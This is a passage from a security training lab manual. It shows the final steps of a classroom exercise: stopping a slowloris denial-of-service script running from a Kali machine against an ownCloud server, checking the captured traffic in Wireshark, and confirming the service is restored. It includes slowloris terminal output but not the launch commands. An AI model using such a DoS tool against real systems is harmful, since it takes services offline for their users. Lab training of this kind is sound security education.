



FIGURE 4.14: Webpage unavailable

 **T A S K 5**

Stop the DoS Attack

22. Now switch back to the **kali** machine and open up the terminal running slowloris script. Press **Ctrl+C** to terminate the script and then **close** this terminal window.



A terminal window titled "root@kali: ~/Desktop" showing the output of a slowloris attack. The text in the window reads:

```
Building sockets.  
Sending data.  
Current stats: Slowloris has now sent 1544 packets successfully.  
This thread now sleeping for 100 seconds...  
  
Building sockets.  
Sending data.  
Current stats: Slowloris has now sent 1594 packets successfully.  
This thread now sleeping for 100 seconds...  
  
Building sockets.  
Sending data.  
Current stats: Slowloris has now sent 1644 packets successfully.  
This thread now sleeping for 100 seconds...  
  
Building sockets.  
Building sockets.  
^C  
root@kali:~/Desktop#
```

FIGURE 4.15: Stopping Attack

 **T A S K 6**

Stop Packet Capture and Analyze Results

23. Open up the Wireshark window and click **stop** icon to stop the packet capture.




FIGURE 4.16: Stopping packet capture

Module 19 - Cloud Computing

24. In the Wireshark window you will be able to see all the packets which were exchanged between the Kali and Ubuntu machines during the attack. Analyze the results and then close both, the Wireshark and the terminal windows.




FIGURE 4.17: Packets exchanged during the Attack

TASK 7

Verify that the DoS Attack is Terminated

25. Now switch to the **Ubuntu** machine and **reload** the webpage. This time the browser will show you the ownCloud login page since the DoS attack has had been terminated.




FIGURE 4.18: Reloading the webpage after stopping the attack

26. Switch to the **Windows 10** machine and **reload** the webpage to verify that the DoS attack is stopped and the cloud services are available for the user again.




FIGURE 4.19: Reloading the webpage after stopping the attack

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
RELATED TO THIS LAB

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs